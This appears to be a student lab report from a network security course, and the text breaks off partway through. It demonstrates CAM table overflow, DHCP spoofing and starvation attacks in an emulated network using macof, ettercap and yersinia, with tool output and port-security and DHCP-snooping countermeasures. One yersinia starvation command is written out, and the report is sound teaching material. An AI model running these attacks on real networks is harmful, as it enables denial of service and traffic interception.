

Instituto Superior Técnico



Laboratory 1 - Network Attacks

Master's in computer science and Engineering

Network Advanced Security and Architecture

Group 2



98678, Bruno Freitas



98742, Alexandru Pena

Table of Contents

CAM table overflow	6
How switches work	6
Network topology	6
Attack demonstration	6
Countermeasures	7
Comparison (Cisco 3725 vs IOSvL2)	7
Attack feasibility	8
DHCP attacks	9
DHCP Protocol	9
Network topology	9
DHCP spoofing	9
Attack demonstration	9
DHCP starvation	12
Attack demonstration	12
Countermeasures	13
Attack feasibility	14
ARP poisoning (MitM)	15
ARP Protocol	15
Attack demonstration	15
Countermeasures	17
Attack feasibility	18
STP manipulation	19
STP Protocol	19
Network topology	19
Attack demonstration	20
Countermeasures	21
Attack feasibility	21
VLAN attacks	22
How VLAN works	22
Trunk Port	22
DTP	22
802.1Q	22
Network topology	23
DTP attack	23
Attack demonstration	23
Double-tagging attack	24
Attack demonstration	24
Countermeasures	25
Attack feasibility	25

DNS spoofing.....	26
DNS name resolution	26
Network topology.....	26
Attack demonstration.....	27
Countermeasures	30
Attack feasibility.....	31
RIP poisoning	32
RIP protocol.....	32
Network topology.....	32
Attack demonstration.....	33
Impact on router2 routing table (sh ip route):	35
Countermeasures	37
Attack feasibility.....	38
Idle Scan.....	39
Scan types	39
Response for different types of ports	40
Network topology.....	41
Attack demonstration.....	41
Countermeasures	42
Attack feasibility.....	42
ICMP Redirect (MitM).....	43
ICMP Protocol and ICMP Redirect	43
Network topology.....	43
Attack demonstration.....	43
Attack feasibility.....	45
References	46
Annex	47
CAM Table Overflow	47
DHCP Spoofing	47
DHCP starvation.....	48
ARP Spoofing.....	49
STP Manipulation	50
VLAN.....	50
DNS Spoofing.....	52
RIP Spoofing	52
Idle Scan	55
ICMP Redirect.....	55

Table of Figures

Figure 1 CAM table overflow network topology	6
Figure 2 CAM table overflow initial MAC address table	6
Figure 3 CAM table overflow normal ARP request before attack	6
Figure 4 CAM table overflow C3725 vs IOSvL2 total space available in CAM table	8
Figure 5 CAM table overflow C3725 vs IOSvL2 CAM table without port-security and attack running.....	8
Figure 6 CAM table overflow security violation occurrence and violation mode	8
Figure 7 DHCP attacks network topology.....	9
Figure 8 DHCP victim's starting configuration	9
Figure 9 DHCP spoofing preparing the attack	10
Figure 10 DHCP spoofing victim's 'ip dhcp'	10
Figure 11 DHCP spoofing ettercap output after successful attack	11
Figure 12 DHCP spoofing consequence of the attack	11
Figure 13 DHCP starvation attack command	12
Figure 14 DHCP starvation Router DHCP Pool.....	12
Figure 15 DHCP starvation Wireshar view	12
Figure 16 DHCP starvation victim cannot obtain IP after the attack.....	13
Figure 17 DHCP attacks starvation attempt after countermeasures applied	13
Figure 18 DHCP attacks legitimate client capture	14
Figure 19 ARP poisoning network topology.....	15
Figure 20 ARP poisoning VPCs ARP caches before the attack.....	15
Figure 21 ARP poisoning attacker's pre configuration for the attack.....	16
Figure 22 ARP poisoning attacker's command.....	16
Figure 23 ARP poisoning VPCs ARP caches while the attack is running	16
Figure 24 ARP poisoning ARP replies from the attacker	16
Figure 25 ARP poisoning MitM performed by attacker	16
Figure 26 ARP poisoning countermeasures applied.....	17
Figure 27 ARP poisoning VPCs' ARP caches after countermeasures applied.....	17
Figure 28 ARP poisoning switch info when receiving an ARP poisoning attack after countermeasures were applied	18
Figure 29 STP manipulation network topology	19
Figure 30 STP manipulation 'show spanning-tree' output before attack.....	20
Figure 31 STP manipulation attacker executing the attack command	20
Figure 32 STP manipulation 'show spanning-tree' output after attack	20
Figure 33 STP manipulation BPDU messages	21
Figure 34 STP manipulation interface behaviour when receiving a BPDU message after countermeasure applied.....	21
Figure 35 VLAN attacks network topology.....	23
Figure 36 VLAN DTP attack packet crafted and sent	23
Figure 37 VLAN DTP attack trunk link created by attacker	24
Figure 38 VLAN hooping with double-tagging attack by attacker - ping sent	24
Figure 39 VLAN DTP attack after countermeasure applied	25
Figure 40 VLAN double-tagging attack after countermeasure applied.....	25
Figure 41 DNS name resolution	26

Figure 42 DNS spoofing network topology	26
Figure 43 DNS spoofing victim testing internet connectivity	27
Figure 44 DNS spoofing attack running on attacker's terminal	28
Figure 45 DNS spoofing accessing website after attack.....	28
Figure 46 DNS spoofing accessing website before attack.....	29
Figure 47 DNS spoofing ARP messages sent by attacker.....	29
Figure 48 DNS spoofing victim's ARP cache.....	29
Figure 49 DNS spoofing attacker's web server ARP cache	30
Figure 50 DNS spoofing attacker sniffing DNS packets.....	30
Figure 51 DNS spoofing victim communication with attacker's web server.....	30
Figure 52 DNS spoofing countermeasures applied	30
Figure 53 DNS spoofing attack after countermeasures applied	31
Figure 54 RIP poisoning network topology	32
Figure 55 RIP poisoning test access to web browser from victim	33
Figure 56 RIP poisoning legitimate R2 Routing Table	33
Figure 57 RIP poisoning RIPv2 legitimate response packet	34
Figure 58 RIP poisoning attacker packets captured	35
Figure 59 RIP poisoning impact on Routing Table R2	35
Figure 60 RIP poisoning browser access after attack.....	36
Figure 61 RIP poisoning authentication by plaintext passwords	37
Figure 62 RIP poisoning Routing Table with countermeasures on	37
Figure 63 Syn Scan	39
Figure 64 Fin Scan.....	39
Figure 65 Null Scan	39
Figure 66 Xmas Scan.....	39
Figure 67 UDP Scan	39
Figure 68 Idle Scan and different types of ports	40
Figure 69 Idle Scan network topology	41
Figure 70 Idle Scan network discovery scan	41
Figure 71 Idle Scan attack output.....	41
Figure 72 ICMP Redirect network topology	43
Figure 73 ICMP Redirect victim's IP Route before attack	43
Figure 74 ICMP Redirect victim's IP Route after attack	44
Figure 75 ICMP Redirect Wireshark capture of malicious packets sent.....	44
Figure 76 ICMP Redirect malicious crafted packet details.....	44
Figure 77 ICMP Redirect Wireshark attack capture.....	45
Figure 78 CAM Overflow C3725 and port security	47
Figure 79 ARP Spoofing IOSvL2 statistics after countermeasures	49

CAM table overflow

A CAM table overflow attack happens when a switch CAM table becomes full of MAC addresses. When this happens, the switch starts treating the packets as unknown unicast and begins to flood all incoming traffic to all ports without indexing the CAM table, thus making it possible to intercept all communications.

How switches work

Firstly, the switch (let us say R1) does not know any MAC addresses (output of 1st command in figure 2) and the hosts ARP tables are empty. So, when PC1 communicates with another PC2, it will send an ARP request trying to discover the MAC address of PC2. R1 will receive the ARP request and will learn the PC1's MAC address, then it will flood the request to all other ports. PC2 will respond to it (because it is the owner of that MAC address). R1 will receive, learn the MAC address of PC2 and send the response to PC1 (output of 2nd command in figure 2). After this communication between PC1 and PC2 is unicast. If the switch doesn't have an entry in its CAM table referred to one MAC, it will repeat the described above learning MAC addresses dynamically.

Network topology




Figure 1 CAM table overflow network topology

```

R1#sh mac-address-table
Destination Address  Address Type  VLAN  Destination Port
-----
c201.03fe.0000      Self         1     Vlan1

R1#sh mac-address-table
Destination Address  Address Type  VLAN  Destination Port
-----
c201.03fe.0000      Self         1     Vlan1
0050.7966.6800      Dynamic      1     FastEthernet1/1
0050.7966.6801      Dynamic      1     FastEthernet1/2
R1#
  
```

Figure 2 CAM table overflow initial MAC address table

Analysing the network, we have 2 Victim PCs and a Malicious Attacker (SAAR-Kali) connected to a Cisco 3725 router acting as a switch as shown in figure 1 (for further configuration details please check the Annex-Cam overflow).

Attack demonstration

- 1- Attacker opens Wireshark to sniff the packets
- 2- PC1 pings PC2 and the attacker only captures the ARP request.

arp						
No.	Time	Source	Destination	Protocol	Length	Info
48	139.597905	Private_66:68:00	Broadcast	ARP	64	Who has 10.0.0.2? Tell 10.0.0.1

Figure 3 CAM table overflow normal ARP request before attack

3- PC1 pings PC2 and the attacker does not capture anything

4- Attacker starts the CAM table overflow attack and overflows the R1 CAM table

5- Now the R1 has the CAM table full, the switch begins to flood all packets received and the attacker can intercept the packets sent from PC1 to PC2.

Unfortunately, this behaviour could not be observed as the aging timer implementation of the MAC address on the switch is incomplete (wrong behaviour) and the occurrence of it relied on luck and multiple attempts and none of the scripts made available managed to do it. (More information about this problem in the comparison section of this attack)

Countermeasures

Enable port security. With this mechanism “it’s possible to define statically, the MAC addresses or to dynamically learn a limited number of MAC addresses.” So, when the port receives a packet it will compare with the entries in the CAM table and if it is not equal (or the max limit was reached) it will do one of the 3 things:

- Shutdown the port (so no forward traffic), increase the violation counter and send a syslog message - Security Violation Mode: Shutdown
- No forward traffic, increased the violation counter and send a syslog message - Security Violation Mode: Restrict
- No forward traffic - Security Violation Mode: Protect

Another property of port security is Port Security Aging. This is useful because it defines the time an entry lives in the CAM table. It can be defined by:

- The time the entry is in the CAM table - Port aging absolute
- The time the entry is inactive in the CAM table - Port aging inactivity

Comparison (Cisco 3725 vs IOSvL2)

For starters, Cisco 3725 allows a maximum of 8192 entries in the CAM table while IOSvL2 allows a whole larger quantity (see images below), therefore this first fact makes Cisco 3725 already more susceptible to attack. The second large factor is that Cisco 3725 does not support the port-security features mentioned previously, making it hard to protect against those kinds of attacks while IOSvL2 does. Unfortunately, on GNS3 even Cisco 3725 can be hard to attack due to unfinished work in the code of the hardware simulation, the aging timer is not honoured, making MAC addresses (in the CAM table) expire a lot sooner than configured. For that reason, *macof* (*) is not a well-suited tool for this attack on this scenery (to avoid the expiration they should be reused every 15 seconds, which does not happen with *macof*). The conclusion of this comparison is that Cisco 3725 is not prepared against this attack and it should be preferred to use IOSvL2.

(*) *macof* is a tool that generates random addresses

```
Switch#show mac address-table count
Mac Entries for Vlan 1:
-----
Dynamic Address Count : 0
Static Address Count : 0
Total Mac Addresses : 0

Total Mac Address Space Available: 70152664
Switch#
```

```
Sw3725#
*Mar 1 00:00:57.447: %SYS-5-CONFIG_I: Configur
Sw3725#sh mac-address-table count
NM Slot: 1
-----
Dynamic Address Count: 0
Secure Address (User-defined) Count: 0
Static Address (User-defined) Count: 0
System Self Address Count: 1
Total MAC addresses: 1
Maximum MAC addresses: 8192
Sw3725#
```

Figure 4 CAM table overflow C3725 vs IOSvL2 total space available in CAM table

```
Al1#sh mac-address-table
Destination Address Address Type VLAN Destination Port
-----
c201.0418.0000 Self 1 Vlan1
66d5.9b6b.4753 Dynamic 1 FastEthernet1/1
4edc.1465.967a Dynamic 1 FastEthernet1/1
a262.9f17.7ae7 Dynamic 1 FastEthernet1/1
4c52.cc26.dee7 Dynamic 1 FastEthernet1/1
8e1e.5162.c99a Dynamic 1 FastEthernet1/1
f87b.b747.c359 Dynamic 1 FastEthernet1/1
eac0.c210.ddee Dynamic 1 FastEthernet1/1
f04e.4d03.cfdd Dynamic 1 FastEthernet1/1
a4e1.be0c.54df Dynamic 1 FastEthernet1/1
bca4.2d6e.6f13 Dynamic 1 FastEthernet1/1
b8e0.a466.8940 Dynamic 1 FastEthernet1/1
6a21.491f.4a4b Dynamic 1 FastEthernet1/1
1481.093f.7616 Dynamic 1 FastEthernet1/1
4ab8.3859.29f0 Dynamic 1 FastEthernet1/1
e205.615b.1b75 Dynamic 1 FastEthernet1/1
f4c2.fa7f.3432 Dynamic 1 FastEthernet1/1
9e86.f51f.3b28 Dynamic 1 FastEthernet1/1
bc09.a009.6540 Dynamic 1 FastEthernet1/1
32cd.8040.7c73 Dynamic 1 FastEthernet1/1
d207.2069.bc64 Dynamic 1 FastEthernet1/1
--More--
```

```
Switch#sh mac address-table
Mac Address Table
-----
Vlan Mac Address Type Ports
----
1 004d.e068.8d40 DYNAMIC Gi1/0
1 0050.7966.6800 DYNAMIC Gi1/1
1 0050.7966.6801 DYNAMIC Gi1/2
1 015b.fa39.e58b DYNAMIC Gi1/0
1 017a.0e55.cb9d DYNAMIC Gi1/0
1 0293.5a24.2df3 DYNAMIC Gi1/0
1 0829.ee6b.137c DYNAMIC Gi1/0
1 084f.2d20.5810 DYNAMIC Gi1/0
1 0b40.0c58.aa43 DYNAMIC Gi1/0
1 0e82.e351.05b0 DYNAMIC Gi1/0
1 0fdb.9f09.7944 DYNAMIC Gi1/0
1 1055.d248.05b3 DYNAMIC Gi1/0
1 1325.1600.b8ab DYNAMIC Gi1/0
1 1587.ed72.5d3b DYNAMIC Gi1/0
1 162a.9163.16c8 DYNAMIC Gi1/0
1 1992.c956.15f8 DYNAMIC Gi1/0
1 1a31.d27f.98cb DYNAMIC Gi1/0
1 1a33.4f63.cd82 DYNAMIC Gi1/0
--More--
```

Figure 5 CAM table overflow C3725 vs IOSvL2 CAM table without port-security and attack running

CAM Table of IOSvL2 with port-security enabled and MACOF running:

(To notice that a security violation occurred, and the interface was shut down because of the violation mode)

```
Switch#clear mac address-table dynamic
Switch#sh mac address-table
Mac Address Table
-----
Vlan Mac Address Type Ports
----
Switch#
*Mar 4 13:04:19.248: %PM-4-ERR_DISABLE: psecure-violation error detected on Gi1/0, putting Gi1/0 in err-disable state
*Mar 4 13:04:19.255: %PORT_SECURITY-2-PSECURE_VIOLATION: Security violation occurred, caused by MAC address d652.4260.fa32
on port GigabitEthernet1/0. sh mac address-table
*Mar 4 13:04:20.248: %LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEthernet1/0, changed state to down
*Mar 4 13:04:21.252: %LINK-3-UPDOWN: Interface GigabitEthernet1/0, csh mac address-table
Mac Address Table
-----
Vlan Mac Address Type Ports
----
1 0050.7966.6800 DYNAMIC Gi1/1
1 0050.7966.6801 DYNAMIC Gi1/2
Total Mac Addresses for this criterion: 2
Switch#
```

Figure 6 CAM table overflow security violation occurrence and violation mode

Attack feasibility

This attack is easy to understand and to execute but hard to be successful if the switches have larger CAM tables and with very little aging time (very difficult to overflow the table, but nowadays the aging time is not so small).

This attack is easy to understand and to execute but hard to be successful if little aging time is configured (although the tool produces a lot of packets at a time, the switches' CAM table are extensive). This attack is easily detected by an IDS and the countermeasures are also easy to implement and very effective.

DHCP attacks

DHCP Protocol

The DHCP protocol consists of 4 messages. First the client sends a DHCPDISCOVER (which is a broadcast) requiring IP configuration parameters and the DHCP Server will reply with a DHCPOFFER (unicast) offering a possible address. After this, the Client will send a DHCPREQUEST (broadcast) accepting the parameters received and the DHCP Server will reply with a DHCPACK (unicast) to acknowledge its request.

Network topology




Figure 7 DHCP attacks network topology

Analysing the network, we have 1 Victim PC, a Malicious Attacker (SAAR-Kali) connected to a Switch that is connected to a Cisco 3725 router as shown in figure 1 (for further configuration details please check the Annex-DHCP spoofing and starvation).

DHCP spoofing

A DHCP spoofing attack happens when a rogue DHCP server answers to legitimate DHCP Requests. With this attack it is possible for an attacker to create a MitM (entirely undetected) or an attacker can provide an incorrect DNS server pointing to a malicious site or even provide an invalid default gateway IP address creating a DoS attack.

Attack demonstration

1. We start by configuring a valid network with a valid DHCP service and testing it:

1037	1648.751131	0.0.0.0	255.255.255.255	DHCP	406	DHCP Discover
1038	1648.767555	10.0.0.1	10.0.0.2	DHCP	342	DHCP Offer
1039	1649.751552	0.0.0.0	255.255.255.255	DHCP	406	DHCP Request
1040	1649.763298	10.0.0.1	10.0.0.2	DHCP	342	DHCP ACK

```

c3725_router-dhcp-sv  Victim
LPORT      : 20039
RHOST:PORT : 127.0.0.1:20040
RTTU       : 1500

Victim> ip dhcp
DORA
Victim> sh ip IP 10.0.0.2/8

NAME      : Victim[1]
IP/MASK   : 10.0.0.2/8
GATEWAY   : 0.0.0.0
DNS       : 1.1.1.1
DHCP SERVER : 10.0.0.1
DHCP LEASE : 86394, 86400/43200/75600
MAC       : 00:50:79:66:68:00
LPORT     : 20039
RHOST:PORT : 127.0.0.1:20040
RTTU      : 1500

Victim>
  
```

Figure 8 DHCP victim's starting configuration

Then we prepare the attack by running the *ettercap* command on the docker attack container:

```
ettercap 0.8.3 copyright 2001-2019 Ettercap Development Team

Listening on:
  eth0 -> DE:7E:70:F1:68:7D
         fe80::dc7e:70ff:fe81:687d/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to EUID 65534 EUID 65534...

 34 plugins
 42 protocol dissectors
 57 ports monitored
24609 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Randomizing -1 hosts for scanning...
Scanning the whole netmask for -1 hosts...
0 hosts added to the hosts list...
DHCP spoofing: using specified ip_pool, netmask 255.0.0.0, dns 2.2.2.2
Starting Unified sniffing...
```

Figure 9 DHCP spoofing preparing the attack

The command will listen for DHCP Requests and send an DHCP Offer with the IPs in the range 10.0.0.60 to 10.0.0.120 (because multiple tries are needed).

When we run the command “ip dhcp” on the victim pc the attack starts:

No.	Time	Source	Destination	Protocol	Length	Info
22	36.366616	0.0.0.0	255.255.255.255	DHCP	406	DHCP Discover
23	36.380040	10.0.0.1	10.0.0.2	DHCP	342	DHCP Offer
24	36.380605	0.0.0.0	255.255.255.255	DHCP	582	DHCP Offer
28	37.367319	0.0.0.0	255.255.255.255	DHCP	406	DHCP Request
29	37.382901	10.0.0.1	10.0.0.2	DHCP	342	DHCP ACK

```

Victim
RogueDHCPsv-Attacker
c3725_router-dhcp-sv

NAME      : Victim[1]
IP/MASK   : 0.0.0.0/0
GATEWAY   : 0.0.0.0
DNS       :
MAC       : 00:50:79:66:68:00
LPORT     : 20039
RHOST:PORT : 127.0.0.1:20040
MTU       : 1500

Victim> ip dhcp
DORA
Victim> sh ip IP 10.0.0.2/8

NAME      : Victim[1]
IP/MASK   : 10.0.0.2/8
GATEWAY   : 0.0.0.0
DNS       : 1.1.1.1
DHCP SERVER : 10.0.0.1
DHCP LEASE : 86398, 86400/43200/75600
MAC       : 00:50:79:66:68:00
LPORT     : 20039
RHOST:PORT : 127.0.0.1:20040
MTU       : 1500

Victim>
```

Figure 10 DHCP spoofing victim's 'ip dhcp'

2. It failed (remember the DNS IP). The legitimate DHCP server sent the offer first, and that was the one that the client requested (DHCP Request), therefore a couple tries later:

```

Fri Mar  5 14:55:48 2021 [639417]
UDP 0.0.0.0:68 --> 255.255.255.255:67 | (364)
....."v>.....Pyfh.....
.....
tim=...Pyfh.....
0:50:79:66:68:00] DISCOVER
DHCP spoofing: fake OFFER [00:50:79:66:68:00] offering 10.0.0.67

Fri Mar  5 14:55:49 2021 [624592]
UDP 0.0.0.0:68 --> 255.255.255.255:67 | (364)
....."v>.....
..C.....Pyfh.....
.....
..C=...Pyfh...Victim7.....
:79:66:68:00] REQUEST 10.0.0.67
DHCP spoofing: fake ACK [00:50:79:66:68:00] assigned to 10.0.0.67

Fri Mar  5 14:55:59 2021 [365220]
fe80::dc7e:70ff:fe71:687d:0 --> ff02::2:0 | FRC (0)

```

Figure 11 DHCP spoofing ettercap output after successful attack

Note: the Discover message can be observed with the offer following it, and concluding with the DHCP ACK

110	118.478559	0.0.0.0	255.255.255.255	DHCP	406	DHCP Discover
111	118.506782	0.0.0.0	255.255.255.255	DHCP	582	DHCP Offer
112	118.510072	10.0.0.1	10.0.0.2	DHCP	342	DHCP Offer
114	119.479016	0.0.0.0	255.255.255.255	DHCP	406	DHCP Request
115	119.486231	0.0.0.0	255.255.255.255	DHCP	582	DHCP ACK

⋮

● Victim

×

● RogueDHCPsv-Attacker

● c3725_router-dhcp-sv

```

NAME      : Victim[1]
IP/MASK   : 10.0.0.2/8
GATEWAY   : 0.0.0.0
DNS       : 1.1.1.1
DHCP SERVER : 10.0.0.1
DHCP LEASE : 86390, 86400/43200/75600
MAC       : 00:50:79:66:68:00
LPORT     : 20039
RHOST:PORT : 127.0.0.1:20040
MTU       : 1500

Victim> ip dhcp
DORA
Victim> sh ip IP 10.0.0.67/8

NAME      : Victim[1]
IP/MASK   : 10.0.0.67/8
GATEWAY   : 0.0.0.0
DNS       : 2.2.2.2
MAC       : 00:50:79:66:68:00
LPORT     : 20039
RHOST:PORT : 127.0.0.1:20040
MTU       : 1500

Victim>

```

Figure 12 DHCP spoofing consequence of the attack

It can be observed that the DNS server is now 2.2.2.2 (malicious) and not the 1.1.1.1 offered by the legitimate DHCP server, making it possible to stage further attacks like DNS malicious answers. The countermeasures for this attack will be explained after the next “similar” attack.

DHCP starvation

A DHCP starvation attack happens when a malicious person sends multiple DHCP requests, leasing all IP's and making it impossible for a legitimate person to obtain an IP, therefore, creating a denial of service.

Attack demonstration

We start this attack by reconfiguring the network giving it a /28 subnet, so the number of possible hosts (DHCP pool size) is reduced, which makes the attack faster.

Then using the tool yersinia on the docker attack container we run it:

```
root@RogueDHCPsv-Attacker:/# yersinia dhcp -attack 1
Warning: interface eth0 selected as the default one
<*> Starting DOS attack sending DISCOVER packet...
<*> Press any key to stop the attack <*>
```

Figure 13 DHCP starvation attack command

Besides depleting the DHCP IP pool, this attack also completely overwhelms the DHCP server making it impossible to answer legitimate requests.

```
c3725_router-dhcp-sv#show ip dhcp pool

Pool dhcp pool :
  Utilization mark (high/low)      : 100 / 0
  Subnet size (first/next)         : 0 / 0
  Total addresses                   : 14
  Leased addresses                  : 13
  Pending event                    : none
  1 subnet is currently in the pool :
  Current index      IP address range      Leased addresses
  0.0.0.0            10.0.0.1              - 10.0.0.14      13
c3725_router-dhcp-sv#
```

Figure 14 DHCP starvation Router DHCP Pool

We can see that the IP pool (leased addresses) was completely depleted.

dhcp						
No.	Time	Source	Destination	Protocol	Length	Info
4731	1812.348914	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x1e7ff521
4732	1812.352931	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x1e7ff521
4733	1812.355322	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x1e7ff521
4734	1812.361230	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x1e7ff521
4735	1812.363764	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x1e7ff521
4736	1812.368221	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x1e7ff521
4737	1812.370884	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x1e7ff521
4739	1813.697208	10.0.0.1	255.255.255.255	DHCP	342	DHCP Offer - Transaction ID 0x1e7ff521
4743	1815.733644	10.0.0.1	255.255.255.255	DHCP	342	DHCP Offer - Transaction ID 0x1e7ff521
4748	1819.353140	10.0.0.1	255.255.255.255	DHCP	342	DHCP Offer - Transaction ID 0x1e7ff521
4752	1822.958158	10.0.0.1	255.255.255.255	DHCP	342	DHCP Offer - Transaction ID 0x1e7ff521

Figure 15 DHCP starvation Wireshark view

```
Victim> ip dhcp
DDD
Can't find dhcp server
Victim> █
```

Figure 16 DHCP starvation victim cannot obtain IP after the attack

Figure 15 is just a small sample, there were many other DHCP Discover/Offer messages. When the client then tries to obtain an IP, there is no Offer from the DHCP server: (3 Discovery messages sent without response)

Countermeasures

Use of DHCP snooping on trusted ports. This technique “builds and maintains a database (DHCP snooping binding database) to filter out the DHCP server messages from the untrusted sources (making it impossible for the attacker to send DHCP Offers). This table includes the client MAC address, IP address, DHCP lease time, binding type, VLAN number, and interface information on each untrusted switchport or interface.”

Notes:

- DHCP snooping rate limiting the number of DHCP discovery messages that an untrusted port receives;
- To defend against Gobbler (¹) with the same interface MAC address with a different hardware address for every request the Client Hardware Address (CHADDR) field is also checked - This means that the MAC address in the database is the same as in the CAM table and if there is no match in the CAM table the packet is dropped;
- Similar mitigations techniques are available for DHCPv6 and IPv6.

Both previous attacks, DHCP Spoofing and DHCP Starving, are successfully stopped by this technique. DHCP Spoofing because the attacker is on an untrusted port and can't send any type of DHCP Server messages (no more DHCP Offers) and the DHCP Starving because of the rate limit and binding.

Example of DHCP starvation attempt with this technique enabled:

```
Switch#
*Mar 5 16:16:17.138: %DHCP_SNOOPING-4-DHCP_SNOOPING_ERRDISABLE_WARNING: DHCP Snooping received 1 DHCP packets on interface
Gi0/2
*Mar 5 16:16:17.139: %DHCP_SNOOPING-4-DHCP_SNOOPING_RATE_LIMIT_EXCEEDED: The interface Gi0/2 is receiving more than the thr
eshold set
*Mar 5 16:16:17.139: %PM-4-ERR_DISABLE: dhcp-rate-limit error detected on Gi0/2, putting Gi0/2 in err-disable state
*Mar 5 16:16:18.143: %LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEthernet0/2, changed state to down
*Mar 5 16:16:19.146: %LINK-3-UPDOWN: Interface GigabitEthernet0/2, changed state to down
*Mar 5 16:16:19.635: %CDP-4-DUPLEX_MISMATCH: duplex mismatch discovered on GigabitEthernet0/1 (not half duplex), with c3725
_router-dhcp-sv FastEthernet0/0 (half duplex).
Switch#show ip dhcp snooping binding
MacAddress      IpAddress      Lease(sec)  Type           VLAN  Interface
-----
Total number of bindings: 0

Switch#show ip dhcp snooping binding
MacAddress      IpAddress      Lease(sec)  Type           VLAN  Interface
-----
00:50:79:66:68:00  10.0.0.11      86393      dhcp-snooping  1     GigabitEthernet0/0
Total number of bindings: 1
Switch# █
```

Figure 17 DHCP attacks starvation attempt after countermeasures applied

The interface was instantly shut down after the rate limit was surpassed. We can also see a binding between the legitimate client MAC address and IP assigned by the DHCP server.

¹ “A tool designed to audit various aspects of DHCP networks, from detecting if DHCP is running on a network to performing a denial-of-service attack.” (<https://www.ccexpert.us/port-security/gobbler.html>)

No.	Time	Source	Destination	Protocol	Length	Info
827	1378.384878	10.0.0.1	10.0.0.11	DHCP	342	DHCP Offer - Transaction ID 0x24473d1a
829	1379.356530	0.0.0.0	255.255.255.255	DHCP	406	DHCP Request - Transaction ID 0x24473d1a
830	1379.369283	10.0.0.1	10.0.0.11	DHCP	342	DHCP ACK - Transaction ID 0x24473d1a
864	1434.267052	0.0.0.0	255.255.255.255	DHCP	406	DHCP Discover - Transaction ID 0x4c6d9061
865	1434.301541	10.0.0.1	10.0.0.11	DHCP	342	DHCP Offer - Transaction ID 0x4c6d9061
866	1435.267160	0.0.0.0	255.255.255.255	DHCP	406	DHCP Request - Transaction ID 0x4c6d9061
867	1435.287949	10.0.0.1	10.0.0.11	DHCP	342	DHCP ACK - Transaction ID 0x4c6d9061
921	1516.715120	0.0.0.0	255.255.255.255	DHCP	406	DHCP Discover - Transaction ID 0x66870014
922	1516.730092	10.0.0.1	10.0.0.11	DHCP	342	DHCP Offer - Transaction ID 0x66870014
923	1517.715186	0.0.0.0	255.255.255.255	DHCP	406	DHCP Request - Transaction ID 0x66870014
924	1517.726198	10.0.0.1	10.0.0.11	DHCP	342	DHCP ACK - Transaction ID 0x66870014
949	1555.530937	0.0.0.0	255.255.255.255	DHCP	406	DHCP Discover - Transaction ID 0x8fd9ea50
950	1555.544857	10.0.0.1	10.0.0.11	DHCP	342	DHCP Offer - Transaction ID 0x8fd9ea50
951	1555.545534	0.0.0.0	255.255.255.255	DHCP	582	DHCP Offer - Transaction ID 0x8fd9ea50
954	1556.531473	0.0.0.0	255.255.255.255	DHCP	406	DHCP Request - Transaction ID 0x8fd9ea50
955	1556.538231	10.0.0.1	10.0.0.11	DHCP	342	DHCP ACK - Transaction ID 0x8fd9ea50

Figure 18 DHCP attacks legitimate client capture

In the image above before the packet n.949 the DHCP Snooping technique was enabled, and we can see that there were DHCP requests happening with offers from the legitimate DHCP Server. We can also see that no malicious DHCP offer happened, because they were blocked by the switch. After packet 949 DHCP Snooping was removed from the switch configuration, we can see that the DHCP Spoofing attack was reenabled by the DHCP Offer from the source "0.0.0.0" (which in this case ended up losing the race anyway).

Attack feasibility

For the DHCP Spoofing attack, the concept is easy to understand and easy to execute if there is access to a switch port where DHCP Snooping is not active, there is no need for any extra condition.

For the DHCP Starvation attack, depends on the DHCP Snooping condition mentioned previously to DHCP Spoofing, but also depends on the switch and how big the IP pool is, which can make the attack slower to execute, if the IP pool is very large.

ARP poisoning (MitM)

An ARP poisoning attack happens when an attacker sends a gratuitous ARP message (unsolicited ARP reply) containing a spoofed MAC address. So, with this any host can claim to be the owner of any IP/MAC. To perform a MitM attack the attacker sends two messages: one to the Victim with the attacker's MAC address and the default gateway's IP address, making the Victim to update its ARP cache with its default gateway pointing to the attacker's MAC; and the second one to the default gateway with the attacker's MAC address and the victim's IP address, making the default gateway to update its ARP cache with the Victim's IP address pointing to the attacker's MAC.

ARP Protocol

The ARP protocol consists of 2 messages. First the source checks the ARP cache for the destination MAC address. If it's not in the cache it will broadcast an ARP request. The destination will reply with an ARP reply (and update its ARP cache if needed) and the source will then update its ARP cache.

Network topology




Figure 19 ARP poisoning network topology

Analysing the network, we have 2 Victim VPCS (PC1 and PC2) with MAC addresses ...68:00 and ...68:01 respectively, a Malicious Attacker (SAAR-Kali) with the MAC address 0e:8e:d8:ab:33:98 connected to a Cisco IOSvL2 Switch as shown in figure X (for further configuration details please check the Annex-Arp poisoning).

Attack demonstration

